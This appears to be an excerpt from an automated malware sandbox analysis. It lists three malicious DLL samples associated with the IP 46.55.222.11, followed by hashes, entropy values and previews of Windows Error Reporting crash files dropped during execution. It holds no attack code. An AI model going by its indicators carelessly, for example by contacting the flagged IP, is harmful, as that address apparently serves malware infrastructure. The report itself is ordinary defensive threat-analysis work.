	HMvjzUYq2h.dll	Get hash	malicious	Browse	• 46.55.222.11
	s9BZBDWmi4.dll	Get hash	malicious	Browse	• 46.55.222.11
	bFx5bZRC6P.dll	Get hash	malicious	Browse	• 46.55.222.11

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_88e9c9cb640b4f665f2020b110738337d7578_d70d8aa6_1592a30b\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6755859122908537
Encrypted:	false
SSDEEP:	96:5j0Zqy3y9hkoyt7Jf0pXIQcQ5c6A2cE2cw33+a+z+HbHgAVG4rmMOyWZAXGng5Fi:IB4HnM28jj0q/u7stS274ItW
MD5:	FC8023A42EBD208F8FCA620E7924080E
SHA1:	37F06CD08FA8D2BEAD43F9675F1C9C053D102604
SHA-256:	8F943259AD1E89ACFF7B2915F21831F43355DF32F885B66BF73211200AC0F7DC
SHA-512:	34F3B2C0931D1E583D37BCE670716DD086111085CACE678ECA9166F56BC3DADCB0F58EB8A739443A65145BB82C971A1B60DCF1B108AB35B74524446C3050A0E0
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.8.6.7.7.3.0.1.1.3.1.4.1.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.a.a.3.b.b.1.3.-.c.a.7.a.-.4.6.9.d.-.b.c.5.b.-.0.8.f.3.e.7.d.f.f.4.8.0.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.2.e.d.a.e.4.5.-.d.a.b.e.-.4.2.5.2.-.b.9.f.7.-.b.3.7.0.2.d.9.3.4.8.b.0.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.4.7.c.-.0.0.0.1.-.0.0.1.b.-.7.2.9.4.-.b.1.1.c.f.a.e.6.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.0.9././.2.8.:.1.1.:.5.3.:.0.5.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_02aad9f9\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.6788033520168834
Encrypted:	false
SSDEEP:	96:TnjGFXw0Zqyby9hk1Dg3fWpXIQcQ4c6ZcEicw3t+a+z+HbHgAVG4rmMOyWZAXGnB:vGtNB7HWd4Rj0q/u7stS274ItW
MD5:	F2456B34FA4E877D17235BA63E511A3C
SHA1:	DAA64B736733D76C387793CE194A78831AAFD9DF
SHA-256:	29D9E39133D1ACBBD579869AFD1EA6537D0E2CB6935FD6C4A819550D878DD59A
SHA-512:	7D85BFDADDA50F05899CF93765E3CA3D8E5E33BE0E74615EC2273C711E4FD8CEF910A5C97876EA9CFC0B99C6D3DCAE54863E86C9C300E6186BE91A4FF4C7BAC
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_d71d33d652a62c864cb684e881f783bcee8c2df7_d70d8aa6_02aad9f9\Report.wer	
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.8.2.8.6.7.7.3.8.0.6.0.8.1.0.8.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.8.2.8.6.7.7.4.6.2.6.3.8.7.7.7.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.a.5.4.4.e.2.3.b.-.5.6.3.9.-.4.8.8.9.-.a.e.4.f.-.a.f.0.9.0.4.d.0.7.0.8.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.0.e.6.4.9.7.4.-.8.e.f.6.-.4.c.e.8.-.9.3.3.d.-.3.f.f.5.e.4.1.d.7.5.d.5.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.4.7.c.-.0.0.0.1.-.0.0.1.b.-.7.2.9.4.-.b.1.1.c.f.a.e.6.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9530.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed Dec 1 21:28:50 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	25912
Entropy (8bit):	2.6038230200943056
Encrypted:	false
SSDEEP:	192:1zhNLUOlWv9wB0vCo2+Qwdswg4cR03h3B+1jztk:1blWv+0v2+urZRSh3B+o
MD5:	1CEBA21AA26D42C53AAEE8B4C20DD555
SHA1:	D82AD66A19D060219711119FB10981B80C7E90DF
SHA-256:	D850A4581ADC91F6DA0F366A72A1587B395ECA1EB41CD432CABB7D2343DD5B2D
SHA-512:	2703D9AB63307D418F1FA728E142F58438C4122EBE5B19EB3815346465EB15711982E3D53B49FD9A0147E97DC75A4DD51DE21146C8E667F33995A15CB9388337
Malicious:	false
Preview:	MDMP..... .....a.....4.....H.....$.....`.....8.....T.....h....X.....U.....B.....p.....GenuineIntelW.....T.....|.....a1.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9976.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8342
Entropy (8bit):	3.701432209111599
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiVY6vBXs6YrvSU4o6bagmfOSzmR+pBR+89bcTsf0YUm:RrlsNiq6y6YzSU4o7gmfOSzmEXc4fX
MD5:	8A21DC4E247014FDFF6354D16785E5C4
SHA1:	D758580517950F33791A82226AFDAD3852F784F8
SHA-256:	45FBA0F6786E168F7F9CD6BB8C632DF718AB330A556BCEE6F1DCAEB254ED0CA8
SHA-512:	85F2BA64C40A4C3BE0581B6FA0296E1B2B8A1FF746716233A86676F06CEC79C67802D940CD375C0FA9D83A8067303216441FD3A5439F4152605655C12B174178
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.2.4.4.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9D31.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.476235642959041
Encrypted:	false
SSDEEP:	48:cvIwSD8zseNJgtWI9ESWSC8Bi/8fm8M4J2yvZFb+q84Wzn/KcQIcQwQkd:uITfEXzSNFJBnw/KkwQkd
MD5:	D8D7BD38047FCCBE351D209FE52B518E
SHA1:	9888F0CB6409D7BE53909E272117E21F1B5F32C6
SHA-256:	C61A042D11258BA4D9506AD20B11098BBD41C1DA135C9F57AB704A7F1D6C7BBC
SHA-512:	08205CD5377E9E5247026A5957B43C4974F9D794CBD21F891BE8A9FC5CE0C55EAB53DA85F96C1566D93FB9471B196735F9ABC69A8523924096BCE530E8027963
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1279119" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB441.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed Dec 1 21:28:58 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	1058928
Entropy (8bit):	1.455330624112749
Encrypted:	false
SSDEEP:	1536:RLnHfjmVYMs/9GVMpMWGQbgG8Z9Sh1J7v9uSz9XAtk9HHGB3:RmM/9GVbG8Z9SdD9uSz9wtk9GB3
MD5:	C2F412D47186EB62CEFB2078AEE62474
SHA1:	7BBC723553491EDD3353DD6129F7D63819255D34
SHA-256:	2D0F163965A10EC8195481BD8430CD25B90F7CF813540E290605B670870A3AF2
SHA-512:	CD26F119F21D3D2C1208C04DF6C3C1DB5BF473E86774FD2881609E4703A37FB543033BA944C84E50121E9496A75F76DB4E47E655E7423BF6A941A2888E570484
Malicious:	false
Preview:	MDMP..... .....a.....4.....H.....$.....`.....8.....T.....@...0.....U.....B.....p..... ..GenuineIntelW.....T.....|.....a2.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.. .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBDF8.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	50194
Entropy (8bit):	3.0406701319835707
Encrypted:	false
SSDEEP:	1536:CmHbHc8TiY/xVfOIWNk3WfQw1/X3PVKbBxM:CmHbHc8TiY/xVfOIWNk3WfQw1/X3PVKo
MD5:	75A311CB5E3C0CC645B885F874A47868
SHA1:	3B451C0A041DA843FAF3446145CC64EAEACE6BA2
SHA-256:	E68A0170918043ABDB138A14CC74298C455C24B7A2BBB641566F0755E87C8AD9
SHA-512:	18A52A578C7DC115CDAD26BF47449E547318800AD1F19111FF5E4817AE7AAC82812F90835C45785E8416491BA8060923B31802720F8F055FF5ADD11411960BDF
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1B2.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6950306892204146
Encrypted:	false
SSDEEP:	96:9GiZYWqRgJQmjDYTYwWBHfYEZzetFi2NlvqNwUr+SawOg92AEyuIWP3:9jZDqmv0MjKSawOg9Ey5WP3
MD5:	D567B61A9288D91FC4DEE7658B6C3A15
SHA1:	0095F26A41D09D73F2C18B512C9DAF5CB3A300C0
SHA-256:	553DB33FC1601E4B5821CD63ADD0F35822502715FCD181547B7EEC2165900D99
SHA-512:	5DFF93D86B732C000075B20912BBAD898972A792EC0728492D420D306EE6AC4F244AECE4B3E0629A93EA2354D565413D7859347E13D5E0D9C2FA2888F5DC125
Malicious:	false
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC614.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8302
Entropy (8bit):	3.6910452546993033
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiVd6lA6YrlSUsoUBgmfL8GSpR+pDRK89bTTsf0fZRm:RrlsNiv6y6YpSUsoCgmfLrSpCzT4f8+
MD5:	BC1A61966A7DC6C50C406E03D45EDA76

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC614.tmp.WERInternalMetadata.xml	
SHA1:	7D2979A2ADEB8BEE776210D982C1573A3D7F8D4E
SHA-256:	D89B940DE44BB2C378BE33C90E98564E20F131A33E7A8F4D91046042A9DF4F88
SHA-512:	036C301774911ACB72298C34B2FC20409CAB34078D6AC89F555530FD9E1B502066110DEE0D36BF098AA1C17A5354837D5FF0117CAD23A38A8BDA6593F20E1EC
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.</.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.2.4.4.</.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERC903.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4558
Entropy (8bit):	4.43208305869079
Encrypted:	false
SSDEEP:	48:cvIwSD8zseNJgtWI9ESWSC8Bq8fm8M4J2yGtFs+q84tjT/KcQIcQwQkd:uITfEXzSNVJEExTKkwQkd
MD5:	0372A8A89F7E0F2B5D28356C690F9A47
SHA1:	35FF7F57D621DA30427A11F022576A54510EB4BE
SHA-256:	B11E04B0033A59A26EDE842D536DE50A19669E5C91300C4C399DE1652D5F3173
SHA-512:	E42645471EF7B307FCE7CB0C1EF5C7B70BB6C733D396BBC9ACDF3D6D6F40B0F7F105B251B113FC58D2EEB1ED3B82AECEC9E2A7F4001774D53AFBD8CD85D5806
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1279119" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE9BD.tmp.csv	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	50216
Entropy (8bit):	3.041146751005891
Encrypted:	false
SSDEEP:	768:5YH+HF4Er9k1E/x4BOabWW52ozfQw1/XTt5mui5IbZZ2Ya:5YH+HFP9kE/x4BOIWO2efQw1/XT6ibZu
MD5:	A0539B80100A5FEE5BDBD286E2745111
SHA1:	AA82F49B2AD8089770078B05101196E1626A6BA5
SHA-256:	1FC2ED425D84D7D8B145A2016E7121CCB6CE207F1DAD933A226EA9E5057F90C2
SHA-512:	D8A228B20ED1D0DBF5C9BEF34A9CC6F164A46530EA3DF8EE8F0F7D7E8610F0D993CC40FA21ABE02AEA2E6D4CA6C0AEAB166A33C3215F359ACCE746E9F8CC0564
Malicious:	false
Preview:	I.m.a.g.e.N.a.m.e.,.U.n.i.q.u.e.P.r.o.c.e.s.s.I.d.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.,.W.o.r.k.i.n.g.S.e.t.P.r.i.v.a.t.e.S.i.z.e.,.H.a.r.d.F.a.u.l.t.C.o.u.n.t.,.N.u.m.b.e.r.O.f.T.h.r.e.a.d.s.H.i.g.h.W.a.t.e.r.m.a.r.k.,.C.y.c.l.e.T.i.m.e.,.C.r.e.a.t.e.T.i.m.e.,.U.s.e.r.T.i.m.e.,.K.e.r.n.e.l.T.i.m.e.,.B.a.s.e.P.r.i.o.r.i.t.y.,.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.,.V.i.r.t.u.a.l.S.i.z.e.,.P.a.g.e.F.a.u.l.t.C.o.u.n.t.,.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.,.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.,.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.,.P.r.i.v.a.t.e.P.a.g.e.C.o.u.n.t.,.R.e.a.d.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.W.r.i.t.e.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.O.t.h.e.r.O.p.e.r.a.t.i.o.n.C.o.u.n.t.,.R.e.a.d.T.r.a.n.s.f.e.r.C.o.u.n.t.,.W.r.i.t.e.T.r.a.n.s.f.e.r.C.o.u.n.t.,.O.t.h.e.r.T.r.a.n.s.f.e.r.C.o.u.n.t.,.H.a.n.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERECDB.tmp.txt	
Process:	C:\Windows\System32\svchost.exe
File Type:	data
Category:	dropped
Size (bytes):	13340
Entropy (8bit):	2.6943023614770625
Encrypted:	false
SSDEEP:	96:9GiZYWYGnZX/1YUYVWUGHDYEZ2LtFieNCvCwbG2aF/m5xkWIzO3:9jZDYazgZMhaF/m5xkRzO3
MD5:	55B2782885E16F3337104ABB7EE6FB4C
SHA1:	7F8C0B0A15A8AD2B6D11BD09A67AF4C47CF99F78
SHA-256:	62C92ACCE6CA9782358FCAE3386CABFAA88E223E4583883733B1E9E112C09F15
SHA-512:	2F02927574E3EA92F2BF3DABE3FB043CF53D55B932AC9F6C072C87567B5DC78B7BD077B9007E3FFC68F30A960BC5E9CC94C47D5047E2A680608152C5B3B628C
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERECDB.tmp.txt	
Preview:	B...T.i.m.e.r.R.e.s.o.l.u.t.i.o.n. . . . . .1.5.6.2.5.0.....B...P.a.g.e.S.i.z.e. . . . . .4.0.9.6.....B...N.u.m.b.e.r.O.f.P.h.y.s.i.c.a.l.P.a.g.e.s. . . . . .1.0.4.8.3.1.5.....B...L.o.w.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.....B...H.i.g.h.e.s.t.P.h.y.s.i.c.a.l.P.a.g.e.N.u.m.b.e.r. . . . . .1.3.1.0.7.1.9.....B...A.l.l.o.c.a.t.i.o.n.G.r.a.n.u.l.a.r.i.t.y. . . . . .6.5.5.3.6.....B...M.i.n.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .6.5.5.3.6.....B...M.a.x.i.m.u.m.U.s.e.r.M.o.d.e.A.d.d.r.e.s.s. . . . . .1.4.0.7.3.7.4.8.8.2.8.9.7.9.1.....B...A.c.t.i.v.e.P.r.o.c.e.s.s.o.r.s.A.f.f.i.n.i.t.y.M.a.s.k. . . . .

C:\Windows\appcompat\Programs\Amcache.hve	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	1572864
Entropy (8bit):	4.239337955408182
Encrypted:	false
SSDEEP:	12288:4wuVa4adK08wLb3A/N9Lfe1Lwt4rsVPlzFuD4PNnumjDjXxO:ruVa4adK080b3ADIw
MD5:	DEAE234E5051217DACD82F6713F70683
SHA1:	E9572EA48CB631E3119EC6C38937A6949991F371
SHA-256:	F63C81722106969A31F43D344A55ABBE71DC074D9DADFE95F392125AAE24792D
SHA-512:	EBBF842BCA1C593A9201570E1DCC92E4973335DDBE6856E9859C420B516D985B0FC847BFBABAB7CA4E4180EE839923D53281F861DF618E44C6E12E48C858C7C
Malicious:	false
Preview:	regfl...l...p.\..,..... .....\.A.p.p.C.o.m.p.a.t.\.P.r.o.g.r.a.m.s.\.A.m.c.a.c.h.e...h.v.e...4.....E.4.....E.....5.....E.rmtm...m..... .....0..... .....

C:\Windows\appcompat\Programs\Amcache.hve.LOG1	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	MS Windows registry file, NT/2000 or above
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	3.7225509645416266
Encrypted:	false
SSDEEP:	384:7x0U5K5dcv4KgnVVeeDzee1NKZtj2T8GRFwlnF:2SKSg/eeDzeQNYtjTGRFwl
MD5:	F777FB1AF9B00861CE49AB59F0886A91
SHA1:	BAFA3CDC4BE57B07AB48626940059DBB798A646B
SHA-256:	680B4228A22FB3254DA7A99C6686C956F1175E004D64484B9B208FE6A2A7E082
SHA-512:	B785245DBA86E6B9254A4947A66E00C4611C11608F1DE2BBAC3C316367CCE3F9D402AB58A240A93DECA7770D11AFE96071A80F3B9E68F761022EAC9C6FC7932
Malicious:	false
